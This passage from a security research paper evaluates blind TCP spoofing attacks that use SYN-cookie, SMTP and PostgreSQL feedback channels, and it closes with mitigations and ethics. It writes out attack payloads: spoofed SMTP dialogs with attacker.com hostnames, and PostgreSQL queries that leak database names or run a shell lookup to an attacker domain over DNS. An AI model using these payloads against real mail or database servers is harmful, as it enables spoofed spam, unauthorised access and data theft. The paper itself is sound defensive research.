DNS-based feedback: Listing 1 shows an example dialog of SMTP in which the mail server of `sender.org` sends an email to the MTA of `recipient.com`. Notably, there are three places at which the server mentions the sender domains or related hostnames: (1) in `HELO` ("HELO hostname"), (2) in `MAIL FROM:` ("envelope sender") and (3) in `From:` ("header from"). The recipient's mail server resolves the DNS record of the hostname in HELO and the envelope sender. With the SPF DNS record, the recipient server can verify whether the incoming connection IP is allowed to send email on behalf of the domain. However, an attacker can abuse the DNS lookup behavior of SMTP servers as a feedback channel:

1. The attacker deploys an authoritative name server for an attacker-controlled domain.
2. The attacker sends floods of IP-spoofed PSH-ACK packets in order to spoof a TCP connection. Each PSH-ACK packet carries the payload `HELO guessed_ISN.attacker.com\r\n`.
3. Whenever the attacker sniffs an incoming DNS query for

the domain `guessed_ISN.attacker.com.`, they know an IP spoofed TCP connection is established and learn the ISN from the incoming DNS query.

In practice, mail servers may differ in how they process the SMTP dialog. Particularly, mail servers may only resolve the envelope sender domain or even further delay the DNS query. In this case, the attacker needs to further extend the attack payload, which increases the spoofing costs. In addition, for servers that do not allow pipelining, the attacker would need to split the payloads into several segments. Note that, even though this would increase the cost of bruteforcing, once the attacker successfully learns the correct ISN through the feedback channel, the connection can be reused without bruteforcing, and thus the cost is only one-off.

A limitation of the DNS-based feedback channel is that the attacker-controlled domain is disclosed to the victim SMTP server. One way to make the attacker anonymous to the victim SMTP server is to use cache snooping of the mail server's DNS resolver, assuming the attacker has access to the same (possibly open) resolver. In this attack, the attacker encodes the guessed `ack` number into queries of a series of domains. Technically, the attacker selects 128 domains that are currently not cached by the DNS resolver of the mail server. Since the `ack` number is 32 bits, 8 digits in hex, the attacker chooses 16 uncached domain names for each hex digit. Assume domain$[i][j]$ is the j_{th} uncached domain for the i_{th} digit. The attacker can then encode the guessed `ack` number, e.g. 0x5678abcd, by using `HELO domain[0][5]\r\n HELO domain[1][6]\r\n HELO domain[2][7]\r\n HELO domain[3][8]\r\n HELO domain[4][10] \r\n HELO domain[5][11]\r\n HELO domain[6][12]\r\n HELO domain[7][13]\r\n` as the bruteforced PSH-ACK packet payload. The attacker then periodically snoops the victim's local DNS resolver to query all uncached domains without recursion ("cache snooping"). Depending on which subset of domains is cached by the local DNS resolver, the attacker can decode the correct `ack` number (= ISN).

Email-based feedback: Apart from the DNS-based feedback, email itself can also be exploited as a feedback channel. The email feedback channel has two variants. The attacker uses a spoofed SMTP dialog to either send an email to a mailbox under their control (e.g., when targeting free mail providers) or by provoking a bounce email.

The attacker-controlled mailbox is a typical scenario when attackers target free email services (e.g., GMail). Here, the spoofed PSH/ACK segments carry the entire SMTP dialog for sending an email (see Listing 2 in the appendix). The guessed `ack` number for each PSH/ACK is encoded in the subject or mail body. Once a spoofed TCP connection is established, the email will be delivered to the attacker's feedback mailbox, from where they can infer the ISN.

In contrast, bounce emails can serve as a feedback channel even for those target mail servers for which the attacker does not control an inbox. To leverage bounce emails, attackers just need to have access to a mail inbox that can receive bounce messages—either an attacker-controlled server or a free mail provider. In this scenario, the attacker uses the spoofed TCP connection to send an email from an attacker-controlled inbox that triggers a bounce message, e.g., because the recipient does not exist or the recipient set up an auto-reply message. Again, the spoofed PSH-ACK segments carry all essential SMTP dialog to send an email (see Listing 3 in the appendix). The guessed `ack` number can be encoded in fields that are mirrored in bounces, such as the MAIL FROM or the To fields in the SMTP dialog.

Using either of these two variants, upon successful spoofing of a TCP connection, an email will be delivered to the attacker. By extracting the `ack` number from this email, the attacker can learn the server-chosen ISN and continue to use a spoofed TCP connection. Compared to the DNS-based feedback channel, the email based feedback has a higher cost since an attacker always needs to send the entire SMTP dialog before getting any feedback. As described previously, servers may reject such aggressive pipelining behavior, and force an attacker to split the payload into several segments, which can increase the attack cost.

3.3.3. Application-Specific Feedback Channel #2: IP-spoofed PostgreSQL Database Dump.

We now demonstrate a second use case for application-specific feedback channels: SQL connections over TCP. For this, without losing generality, we pick a popular SQL application: PostgreSQL. To motivate our setting, we envision that PostgreSQL servers use pure IP authentication [35] to grant access to clients in certain network prefixes without requiring further authentication. If such a weak authentication is applied, attackers can spoof the allowlisted IP address ranges to connect to the PostgreSQL server. A similar attack setting arises if an SQL server allows blanket access (e.g., the `trust` primitive in PostgreSQL) and relies on a firewall to allowlist benign clients. We unfortunately have no way to determine how prevalent such setups are, but we have reasons to believe it is fairly common due to several anecdotes [43], [44], [45].

We assume the attacker knows the database name and its user (`postgres`) but lacks knowledge of the database schema (tables etc.). In such a typical setting, attackers have to interactively communicate with the database to leak table definitions before they can even start with attacks against the database. This is not possible with piggybacking, as it does neither signal handshake completion nor provide internals of the database to the attacker. And due to the limit of single TCP segment payload size, the number of operations an attacker can perform is also limited. Therefore, inspired by techniques used in blind SQL injection attacks, we introduce a DNS-based feedback channel for PostgreSQL. Slight variations of this attack apply to other database applications such as MySQL, MsSQL, Oracle, Mongodb and Redis—where the last two even do not require any authentication and are usually protected "only" by firewalls.

DNS-based feedback channel For the feedback channel, we leverage that databases accept and execute PL/SQL statements that trigger DNS lookups. One such example in PostgreSQL is the CREATE SUBSCRIPTION command, which adds a replication connection to an attacker-controllable publisher. When creating a subscription, the PostgreSQL server resolves the domain name of the subscription publisher, which in turn triggers an attacker-observable DNS query. An attacker can encode the probed ISN inside a CREATE SUBSCRIPTION command to leak the successfully-spoofed ISN. In detail:

1. The attacker deploys an authoritative name server for an attacker-controlled domain.
2. The attacker sends floods of IP-spoofed PSH-ACK packets to spoof a TCP connection. Each packet carries the following *spoofing acknowledging* payload[1]: `CREATE SUBSCRIPTION sub1 CONNECTION 'host=guessed_ISN.attacker.com' PUBLICATION pub1`, where the bruteforced ISN is encoded in the SUBSCRIPTION domain name.
3. Whenever the attacker sniffs an incoming DNS query for the domain `guessed_ISN.attacker.com`, they know an IP spoofed TCP connection is established and can infer the ISN from the queried domain name.

Apart from acknowledging successful TCP spoofing attempts, the same primitive can also be used to leak database information via a spoofed TCP connection. For example, using the following *database leaking* payload, an attacker can leak database names[1]: `SELECT datname FROM pg_database into ans limit 1 offset 1; EXECUTE (CREATE SUBSCRIPTION sub1 CONNECTION 'host=ans.attacker.com' PUBLICATION pub1;)`, where `ans` leaks the respective cell content via the queried subdomain.

3.3.4. Comparative Summary of Feedback Channels. We conclude this section with a conceptual comparison of the presented feedback channels, as summarized in Table 1.

The generic feedback channel has the advantage that it exploits the design of the TCP/IP stack and is therefore not constrained by the application-layer protocol in use. In its extreme setting, the cost of sending subsequent payloads in an IP-spoofed TCP connection is reduced to one packet. However, it requires an attacker to send probing packets using an IP address under the attacker's control, which discloses the attacker's IP. As the feedback channel relies on responses to probing SYN packets, noise is also unavoidable, which could damage the accuracy of the feedback channel.

Compared with the generic TCP feedback channel, application-specific feedback channels are bound to certain applications to leak the ISN. Their prevalence is thus lower than the generic feedback channel. Furthermore, attackers have to encode payload into the handshake spoofing, which may be disallowed by certain protocols or applications.

1. We simplified the in-text PostgreSQL payloads, the full payload can be found in Listing 4 and Listing 5 in the appendix. Apart from the SUBSCRIPTION operation, the attacker can also use Linux programs to achieve the same DNS-based feedback; as an example, the command `COPY mytable FROM PROGRAM 'getent ahosts attacker_domain.com';` will also trigger a DNS lookup to the attacker-controlled domain.

Methodology	**B/W Cost**	**Accuracy**	**Prevalence**
Send Window Bruteforcing	160 Mbps	100%	76% of Tranco top-10k
SYN Cookie	155 Mbps	$\sim$74% ($\pm$1)	Default Linux behavior
SMTP (DNS)	250-680 Mbps	100%	50% of SMTP servers
SMTP (Email)	680 Mbps	100%	All free mail services
PostgreSQL	570 Mbps	100%	n/a

TABLE 1: Evaluation summary. The cost is the required bandwidth using a fixed packet rate of 360,000 pps.

However, app-specific feedback channels provide accurate feedback and a direct way to acknowledge the exact server-chosen ISN. Furthermore, DNS-based feedback channels can be executed anonymously, provided that attackers can snoop the target's DNS resolver. Similarly, the email-based feedback channel in SMTP is anonymous provided that attackers have an anonymous email inbox.

3.3.5. Maintaining an established TCP connection. The feedback channels reduce IP spoofing to *one-time costs* during the handshake spoofing phase. That is, after the spoofing and feedback stages, the attacker knows which ISN (or a small range of ISNs) completed the TCP handshake. This is the main ingredient for maintaining and abusing the spoofed TCP connection for data transmissions. Now, the attacker only has to update and maintain the `ack` number over time, i.e., when the server responds to the spoofed payloads. That is, to keep synchronized with the server, the attacker needs to guess the `ack` number approximately—*without* ever seeing the server responses.

While the attacker does not *control* how many bytes the server sends, they can *anticipate* in most settings. A server's response length in an established TCP connection is mostly predictable. In the appendix, we provide example SMTP and PostgreSQL server responses. The two SMTP responses (both 200 bytes) in Listing 6 and Listing 7 are collected from two different sessions with a real email service provider's SMTP servers. In PostgreSQL, since there is no diversity in software, an attacker can even predict the size of responses by probing a local setup. Listing 9 provides an example response where an attacker uses the DNS-based feedback channel to leak victim database information.

4. Evaluation

We now evaluate the proposed two primitives for TCP spoofing—send window bruteforcing and feedback channels—in both local and realistic environments whenever possible. Our evaluation scripts are available online[2]. For both primitives, we validate their accuracy, cost, and prevalence. The evaluation results are summarized in Table 1.

4.1. Send Window Bruteforcing

4.1.1. Local End-to-End Experiment. First, we deploy a local experiment on default Ubuntu 22.04 systems to test

2. Project repo: https://github.com/ypando/spoofing_feedback

the accuracy and effectiveness of send window bruteforcing. Our setup consists of three components:

1) *Spoofing-capable attacker*. We wrote a program in C to send spoofed TCP packets. The program sends spoofed `SYN` and `ACK` packets to establish an IP spoofed TCP connection. In parallel, we also send bruteforced `PSH/ACK` packets with a `test` payload in order to match the server's send window once the conection is established. In the local experiment setup, we used a fixed packet rate of 360,000 pps.
2) *Victim server*. The send window bruteforcing technique uses the default behavior of the TCP/IP stack. Thus, we run a simple TCP socket server on the victim. The attacker aims to establish an IP-spoofed TCP connection with the victim server and reuse the connection by brutefocing the server send window.
3) *IP address owner*. The IP owner has a purely passive role and is expected to not interfere with RST or ICMP segments – a valid assumption as according to [36], nearly 80% IPs do not interfere with RST or ICMP segments when receiving unexpected TCP segments.

In the local experiment, we used window sizez of 65535 and 1,073,725,440 ($2^{14} * 65535$, using window scaling). Under both window size setup, we ran the experiment 10 times. In all runs, we successfully spoofed a connection and the bruteforced TCP payload was accepted by the socket exactly once. This underlines a high accuracy of the method.

4.1.2. Prelevance.

To verify the prevalence of servers vulnerable to the send window bruteforcing attack, we first examined common OSes, including Windows 11, Linux (Ubuntu 23.10), FreeBSD 13.2 and OpenBSD 7.3. All these OSes are vulnerable to the send window bruteforcing attack. Next, we measured the fraction of real servers that are vulnerable to the send window bruteforcing attack. In the experiment, we target the top-10k domains' [33] HTTP service. For ethical considerations, we refrain from flooding and spoofing against real servers. Instead, we establish a non-spoofed TCP connection with port 80 of the servers. Then, we send an HTTP GET request for the index page using the correct `ack` and `seq` numbers. Out of the top-10k domains, because some domains have no or repetitive A records, there are 7182 unique server IPs. Out of the 7182 unique IPs, we received HTTP responses from 6835 of them. Next, we establish a new non-spoofed TCP connection, and this time we send a HTTP GET request using `ack` number $\text{ISN} + 1 - \text{Window} + 1$. In our experiment, we used 65535 and 1,073,725,440 ($2^{14} * 65535$, using window scaling) as window sizes. Out of the 6835 properly operating HTTP servers, we received HTTP responses from 5194 servers (75.9%) when using window size 65535, of which 4933 (72.2%) supported the maximum window size ($\approx$1 GiB).

Overall, 75.9% servers are susceptible to the send window bruteforcing technique. We hypothesize that the unaffected 24.1% servers are protected by middleboxes that drop ghost ACKs. This underlines the motivation for our second primitive, feedback channels, which is evaluated next.


④Spoofed ACK segments using Oracle ISN
⑤Feedback
⑥ Exploit Spoofed TCP Connection
③Fetch Server ISN
Attacker IP
66.XXX.XXX.11
①Establish Half-Open TCP Connection
②Save Server ISN In Oracle
Spoofed IP
66.XXX.XXX.1
Remote TCP Server

Figure 8: Real-world SYN cookie feedback channel experiment setup

4.2. SYN Cookie Feedback Channel

We now evaluate the feedback channels in terms of accuracy, costs and prevalence. We start our investigation with the generic feedback channel.

4.2.1. Local End-to-End Experiment.

First, we deploy the experiment locally. Similar to the send window bruteforcing experiment, the SYN cookie feedback channel setup consists of three components run on Ubuntu 22.04:

1) *Spoofing-capable attacker*. We wrote a program in C to send spoofed ACK packets and probing SYN packets. The program used a fixed packet rate of 360,000 pps.
2) *The victim server*. The general feedback channel does not require any specific applications. We thus run a simple TCP socket server on the victim. The attacker aims to establish a spoofed TCP connection to the victim server and learn the server ISN from the feedback channel.
3) *IP address owner*: As before, the IP owner has a purely passive role and is expected to not interfere with RST or ICMP segments.

In the local experiment, in parallel to sending spoofed ACK packets, we send the probing sequence {SYN, RST, SYN, RST} after every spoofed ACK packets to learn the exact successfull spoofing attempt. Under the fixed packet rate of 360,000 pps, the attack requires approximately 155 Mbps bandwidth. We repeat the attack ten times. In 10 out of 10 times, we successfully established an IP-spoofed TCP connection. In 7 out of 10 times, the SYN Cookie feedback channel acknowledged the attacker the exact bruteforced `ack` number that establishes an IP-spoofed TCP connection. In 3 out of 10 times, the SYN Cookie feedback channel only leaked the *approximate* ISN due to packet reordering. That is, by observing responses to subsequent probes, the attacker could still learn the range of the correct `ack` number (never larger than 10 possible `ack` numbers).

4.2.2. Real-World Experiment.

Next, we run the same experiment in a setting with a remote server. We deploy the victim server on a Digital Ocean cloud server running Ubuntu 22.04. While we would like to design this experiment as realistic as possible, there are two parts that we adjusted for ethical reasons. First, we refrain from spoofing IP addresses not under our control. Instead, we use an attack



Figure 9: Real-world SYN cookie feedback channel experiment result: The estimated ISN is identical to the actual ISN (±1, possible `ack` numbers range within a 0.001s time frame) in 74% of the runs; and 100% if tolerating ±5 (possible `ack` numbers range within a 0.0025s time frame).

system that has two public IP address: one of which is used to initiate a half-open TCP connection with the cloud server, and the other one is the attacker trying to spoof the first IP to establish a spoofed TCP connection. Figure 8 illustrates this setup in more detail. Second, we cannot flood a real cloud server with millions of ACK segments. Instead, the first IP serves as an ISN oracle providing the server ISN from the `SYN/ACK` segment. The oracle function returns a random sequence number at 99.996% chance and the correct ISN at 0.0004% chance. To maintain a somewhat realistic TCP spoofing pattern *without* causing an `ACK` flood, the attacker periodically sends a spoofed `ACK` segment using the ISN number from the oracle function—two thousand per second. As the oracle function itself does not reveal which sequence number is correct, the attacker has to learn the correct ISN number from the SYN cookie feedback channel. The real-world setup inherently takes noise from packet-loss and reordering into consideration. To measure the extent of packet reordering noise, we use the average distance that each packet deviates from its expected position. In terms of packet loss, we measure the average percentage of lost packets. In our experiment, the average packet reordering index is 2.47 and the average packet loss is 1.2%. To emulate noise from benign clients, we set up ∼250 clients in parallel. These clients connect to the server after a delay chosen from a Laplace distribution (∼15 clients per second). As discussed in Section 3.3.1, we changed the probing sequence and probing rate to evade the rate limit. We send 2000 SYN probes per second. We repeat the experiment 50 times and compare the difference between the actual ISN and the feedback channel reported ISN.

Figure 9 shows that in 37 (74%) out of 50 runs, the feedback channel reported ISNs with a difference of at most one (possible `ack` numbers range within a 0.001s time frame) compared with the correct ISN. In particular, in 25 (50%) out of 50 runs, the feedback channel reported the *exact* ISN. The observed differences are caused by packet loss and packet reordering; the benign client connection requests did not affect the accuracy. To summarize, the SYN cookie feedback channel can narrow down a successful TCP spoofing attempt to a reasonably small time span and thus ISN. That is, even in a noisy realistic setup, the SYN cookie feedback channel still preserves high accuracy and leaks the correct ISN or an ISN ± 1. Having said this, for busier servers with thousands of clients, the accuracy may decrease significantly due to connection noise. Likewise, reducing the probing frequency will likely increase noise as packet loss (e.g., in probes) and reordering (e.g., between a probe and the correct bruteforcing attempt) will have larger impact instead of just a few ISNs.

4.2.3. Prevalence. To validate the prevalence of the SYN cookie feedback channel, we measure if servers have SYN cookies enabled. For this to work, we would have to put server sockets in “SYN cookie mode”, which would force us to initialize hundreds of half-open TCP connections to congest the socket’s TCP connection queue. As this may impair server operations, we refrain from such tests.

Instead, we follow a two-fold approach. We first downloaded and installed standard operating system images locally to check if they have SYN cookies enabled by default. Second, we created VMs at three large cloud providers (Amazon AWS, DigitalOcean, MS Azure) with three popular OS distributions (Debian, Ubuntu, CentOS). Our investigations show that on both local and cloud environments, *all* tested systems enable SYN cookies by default.

The number of SYN packets an attacker needs to send to activate SYN cookies depends on the SYN backlog queue length of applications. In Linux, the length of backlog queue is decided by `min(backlog,somaxconn)`, where `backlog` is the parameter used by applications in `listen(sockfd,backlog)` and `somaxconn` is set by `net.core.somaxconn` (default 4096). In Table 2, we thus summarize the default backlog queue length of several applications, showing that attackers typically have to maintain 8 to 1023 chaff connections.

Application	Backlog queue length
apache2	511
tornado	128
uwsgi	100
nginx	511
lighttpd 1.4	1024
postfix	100
pure_ftpd	9
vsftpd	32
redis	511
postgresql	244

TABLE 2: Default backlog queue length of example apps.

4.3. App-Specific Feedback Channel: SMTP

4.3.1. Local End-to-End Experiment. To demonstrate the effectiveness of the SMTP-specific feedback channels, we first design a local end-to-end experiment inspired by previous local setups. The setup consists of (a) the spoofing-capable attacker, (b) the owner of the IP address that the attacker forges, and (c) a victim mail server. To use the DNS- and email-based feedback channel, we also deploy a feedback server for the attacker. The attacker spoofs an IP address of a `gmail.com` mail server to mimic a valid GMail user sending emails to the target server. The target server unwittingly confirms the spoofed TCP dialog to the attacker-controlled feedback server. We use an authoritative NS to catch DNS-based feedback and an attacker email server to catch email-based feedback. The mail server runs Ubuntu 22.04 and Postfix, both in a default configuration. We only configured postfix to (i) accept email for a particular domain, (ii) enforce SPF. To test the bounce email feedback channel, we also set up a victim recipient with an auto-reply (vacation) message. To avoid violating ethical standards, we set up a local DNS server that resolves `gmail.com` to a local IP address to avoid any traffic unexpectedly interfering with real mail servers.

To test the DNS based feedback channel, we send ACK segments filled with a `HELO gussed_ack_number.attacker.com\r\n MAIL FROM:<a@gussed_ack_number.attacker.com> \r\nRCPT TO:<incoming@mail.target.com> \r\n` payload. After learning the correct TCP connection from the NS, we re-initialize the SMTP session with a spoofed HELO target domain and send a spoofed test email. For the email-based feedback channel, we use the same setup. In this case, the attacker fills the ACK's payload with all SMTP commands required to send an email. Upon receiving a bounce message or email, we similarly reuse the active SMTP session to send a test spam message.

We tested both the email and the DNS feedback channel ten times. The attacker successfully established a TCP connection in all runs, and both feedback channels acknowledged the exact `ack` number of the spoofed handshake. In all cases, they completed the SMTP dialog and then sent an IP-spoofed email, which passed the SPF checks and was successfully delivered to the intended mailbox.

The only major difference is the cost of the feedback channels. Under the fixed packet rate of 360,000 pps, it is about 470 Mbps for the DNS feedback channel and 680 Mbps for the email feedback channel.

4.3.2. Real-world Experiment. Similar to the real-world experiment of the SYN cookie feedback channel, instead of spoofing IPs of real servers, we used an attacker with two public IP addresses and an ISN oracle to simulate the TCP spoofing process. The spoofed IP is SPF allowlisted by a domain under our control, so an attacker can spoof the IP to send IP-spoofed email to real email service providers. In this experiment, we aim to send IP-spoofed test emails to mailboxes under our control at the top-5 mail services (gmail.com, 163.com, qq.com, yahoo.com, outlook.com) [46]. We tested all feedback channels against the five services, i.e., the DNS-based feedback channel and the email-based feedback channel (both using an attacker-controlled mailbox and bounces).

For `163.com`, `outlook.com`, `qq.com` and `yahoo.com`, all feedback channels revealed the exact ISNs, and the attacker successfully sent spam using the spoofed connection in all cases. We verified in the received email header that indeed the spoofed IP address is mentioned as the true sender.

`gmail.com` was a special case in two respects. First, `gmail.com` requires the attacker to split the SMTP dialog into two separate TCP segments. We split the payload to trigger the feedback channels in two `ACK` segments (one until `DATA`, and another one with the rest). Second, even then, for `gmail.com` only email and bounce feedback channels successfully revealed the correct ISNs to the attacker—hence the end-to-end test succeeded in only two out of three options. Nevertheless, attackers can learn such limitations prior to performing an attack and leverage those feedback mechanisms to which the services are vulnerable.

4.3.3. Prevalence. Next, we show the prevalence of these feedback channels in real mail servers.

DNS-based feedback: To test for the DNS-based feedback channel, we initiated a non-spoofed SMTP connection to each mail exchange of a particular domain, say, `example.org`. Next, we greeted the server with `HELO`, indicating a domain under our control, say, `attacker.com`. As part of the domain, we encoded the target domain and the probe stage; e.g., `helo.example.org.attacker.com`. Similarly, we sent a `MAIL FROM` command using a likewise probe domain. Finally, we gracefully quit and terminated the SMTP connection to avoid causing harm on the server side. By observing which of the probe domains triggered a name lookup, we could see which mail exchanges are susceptible to the DNS-based feedback channel and at which stage.

We observed that out of the Tranco top-10k domains [33], 7864 domains have a mail server. 666 (8.5%) out of those send DNS feedback already at the `HELO` stage. Another 1005 (+12.8%) defer the DNS lookups to the `MAIL FROM` stage. In total, 21.2% of mail servers performs DNS lookups early. Indeed, name lookup triggered in early stages of the SMTP session enables an adversary to use an even shorter payload to exploit the DNS feedback channel. If the DNS lookup is triggered at the `HELO` stage, the attack bandwidth can be reduced to 250 Mbps, as the payload only needs to be filled with a `HELO` message.

We also analyzed if such DNS lookups are deferred to a later stage in the SMTP dialog or some post-processing steps of the email. Indeed, as long as a mail server triggers name lookup even after sending an email, the attacker can obtain the correct ISN and maintain the IP-spoofed connection thereafter. To address this issue, we sampled 50 of the mail servers that did not perform lookups in our earlier experiment. We then performed a complete SMTP dialog with these servers by sending an email to the mail server's postmaster mailbox. For ethical considerations, we limited the probe to 50 sampled mail servers, and the test mail described the experiment and a feedback email address for unsubscribing from future experiments. Out of 50 probed mail servers, we observed name lookup from another 20 mail servers—making us believe that about $21.2\% + (100\% - 21.2\%) * 20/50 * 93.7\% \approx 50\%$ of all mail servers are susceptible to DNS feedback channels.

Email-based feedback: The email-based feedback channel requires attackers to either control an inbox at the receiving domain or to trigger bounce emails. To test the former, we registered two email accounts at the five most popular [46] (gmail.com, outlook.com, 163.com, qq.com, yahoo.com) free mail providers: a *feedback account* and a *target account*. We first verified that we can send non-spoofed emails to the feedback account. We then tested if attackers could recycle a connection to send the second email to a target account. Only if attackers can reuse the same SMTP session to send *another* email—this time to the target account—attackers can reuse the connection to send spoofed mail. After observing our probe email, we thus repurposed the same TCP connection to send another email to the target account. This succeeded in all 5 cases, showing that this setup is a reliable feedback channel. In addition, this feedback channel has almost no latency; we measured less than 10 seconds from sending the probe email until completing the target email in all cases.

Not always can attackers register mail accounts at the target domain. Alternatively, they could try to provoke a bounce email within the spoofed TCP connection. That is, we can send emails to the target domain that bounce to the sender specified in the `MAIL FROM` header. By sending a bounce message in a separate SMTP session, the receiving MTA unknowingly notifies the attacker about the spoofing success of the primary SMTP session. For ethical reasons, we aim for bounces that do not have a direct impact on mail users of the target domain. We therefore aim for non-delivery notifications of non-existing email recipients.

Out of 7864 domains with a mail server in the top-10k domain, we successfully sent 2293 mails to a non-existing mailbox (others quit the SMTP dialog, as discussed later), resulting in 1147 (14.6%) mail servers sending us bounce messages. All these mail servers mirror the triggering email's `MAIL FROM` or `from` to the `RCPT TO` field of the bounce SMTP dialog, suggesting `from` and `MAIL FROM` fields are ideal fields to hold the feedback ISN. Alternatively, most mail servers also quote the triggering email subject (90.1%) and body (96.7%) in the bounce message—further places for encoding the ISN.

The bounce feedback channel was similarly fast as the feedback channel abusing the probe account. Out of 1147 received bounce mails, 1058 are received within 60 seconds, with an average of 5.4 seconds. This is faster than the typical timeout of SMTP sessions. Among all mail servers used by the top-10k domains, we only observed 5.6% mail servers that will close the SMTP dialog within 60 seconds. In other words, timeouts are no practical hurdle.

For ethical reasons, we only attempted to use non-existing recipients to trigger bounce feedback. The results are thus a strict lower bound of the actual impact of bounce-based feedback channels. In fact, in our experiments, 4709 out of 7864 mail servers rejected the message with an error code when encountering an unknown recipient and thus would not send a bounce message. In practice, an attacker can trigger bounce messages in various ways, such as swamping a mailbox with data until it triggers "quota exceeded" bounce messages. Alternatively, attackers can abuse mailboxes with auto-reply messages.

Our analysis has shown that SMTP-based feedback channels are quite common for popular mail servers. About every fourth domain (25.7%) is susceptible to at least one feedback channel. We only tested ethically acceptable ways of triggering bounces. We believe that attackers could significantly increase the share of systems susceptible to bounce-based feedback by leveraging other types of bounces.

4.4. App-Specific Feedback Channel: PostgreSQL

4.4.1. Local End-to-End Experiment. Unlike the previous two feedback channels, we cannot test the prevalence of the PostgreSQL specific feedback channel without causing damages, as this feedback channel requires to execute unexpected operations. As a result, for the PostgreSQL specific feedback channel, we only focus on the local and real-world experiments. The local experiment setup consists of a spoofing-capable attacker, an attacker-controlled NS server, the owner of the IP address that the attacker forges, and a target PostgreSQL server. The PostgreSQL server runs Ubuntu 22.04 and PostgreSQL 12.15, both in a default configuration. To resemble network-based authentication, we configured the PostgreSQL server to use trust authentication for a particular source IP. Under this setup, a user from the trusted source IP can connect to any username or databases. The attacker spoofs this trusted IP address to mimic a valid user accessing the database. Since there is no diverse software providing PostgreSQL, our experiment shall reflect the vulnerability of any PostgreSQL servers using an IP-based authentication.

To test the DNS based feedback channel, we send ACK segments filled with a *spoofing acknowledging* payload introduced in Section 3.3.3. Upon successful spoofing, the attacker is connected as user `postgres`, and the correct `ISN` is acknowledged to the attacker via DNS. After learning the correct TCP connection from the NS, we use the spoofed TCP connection to send a *database leaking* payload (see Section 3.3.3) to leak server administration information from the `pg_database` to the attacker through the DNS feedback channel.

We tested and measured the feedback channel ten times. The attacker successfully learned the exact `ack` number establishing a spoofed TCP connection in all runs, and the attacker can use the spoofed connection to leak database information in all runs. Under the fixed packet rate of 360,000 pps, the PostgreSQL feedback channel requires approximately 570 Mbps bandwidth.

4.4.2. Real-World Experiment. In the real-world experiment setup, we again use an attacker with two public IPs and the ISN oracle to simulate the TCP spoofing attack. We deployed a PostgreSQL 12.15 server on a Digital Ocean cloud server running Ubuntu 22.04. The attacker aims to spoof a TCP connection to impersonate the IP address trusted by the PostgreSQL server. We repeat the same attack steps as in the local experiment, including the DNS-based feedback channel to learn the successful spoofing attempt and dump database information. We run the attack ten times. In all runs, the feedback channel successfully leaked the exact ISN and the database information to the attacker.

5. Countermeasures, Disclosure and Ethics

We now discuss countermeasures, describe our disclosure process and revisit ethical aspects of our findings.

5.1. Mitigating Send Window Bruteforcing

Our first primitive only works because TCP endpoints accept payloads even if their TCP segments acknowledge data *before SND.UNA*. To mitigate this attack primitive, TCP endpoints could stop accepting TCP segments with stale acknowledgments. This could either be implemented only for segments that acknowledge data that the server never sent (“ghost ACKs”), or, more stringent, ignore “too stale” acknowledgements. Such mitigation could either be implemented in the TCP/IP stacks or deployed by stateful firewalls and IDSes. An orthogonal mitigation would be using a smaller server send window, which would increase the bruteforcing cost but also downgrade TCP performance.

5.2. Mitigating Feedback Channels

Furthermore, we suggest to close the feedback channels. The SYN cookie feedback channel exploits the state of whether SYN cookies are active to learn about the success of spoofing attempts. One could thus stop the feedback channel by disabling SYN cookies. Alternatively, TCP/IP stacks could enable SYN cookies for all incoming connection requests irrespective of the backlog size. However, the two mitigations would either make servers more prone to the SYN flood attack or the optimized TCP spoofing attack using SYN cookies. A better solution is to randomize when servers deactivate SYN cookies. In Linux, the SYN cookie becomes inactive once the backlog queue has a single free entry. Consequently, an attacker can use a single SYN probe to verify whether the backlog queue is still full, i.e., if the spoofed connection is successfully established. If the server delays the SYN cookie deactivation until a random number of backlog queue entries are freed, the attacker needs to guess the exact number of padding connections to establish. Alternatively, or in addition, one could inject random time delays when to disable SYN cookies. Either way, the SYN cookie feedback channel becomes far less reliable.

Mitigation of the application-specific feedback channels is also possible. For the SMTP DNS feedback channel, the SMTP software can defer the DNS lookup behavior to the later stage of the SMTP dialog. This would force the attacker to include more SMTP dialog in the payload, which can increase the attack cost. Similarly, the cost of the SMTP email feedback channels can be increased by rejecting clients violating command pipelining constraints [16]. Regarding PostgreSQL, the DNS feedback channel cannot be easily eliminated. The administrator can instead strengthen the authentication configuration to stop a TCP spoofing attacker.

5.3. Mitigating TCP/IP Spoofing

Source Address Validation (SAV): Instead of eliminating feedback channels, the community can strengthen their efforts to mitigate IP spoofing. The whole threat model of spoofed TCP is based on the assumption that attackers can send IP-spoofed packets. Most providers indeed perform outbound SAV to drop traffic that spoofs IP addresses outside of their announced prefixes. However, a 2019 study showed that over 21% of the analyzed autonomous systems do not perform outbound filtering [28], underlining the ease with which attackers can pick a spoofing-enabled provider.

Attack detection: The aggressive and anomalous behavior of bruteforcing an ISN can be trivially detected, e.g., using an Intrusion Detection System (IDS). While *detection* is straightforward, *prevention* is not. When simply blocking (or rate-limiting) the misbehaving IP address, one risks blocking (or slowing down) benign systems, too. Instead, administrators could aim to trace back the IP-spoofed traffic [22], [24], [40], [41], [48], [49], [50], or flag emails sent via spoofed TCP connections as spam.

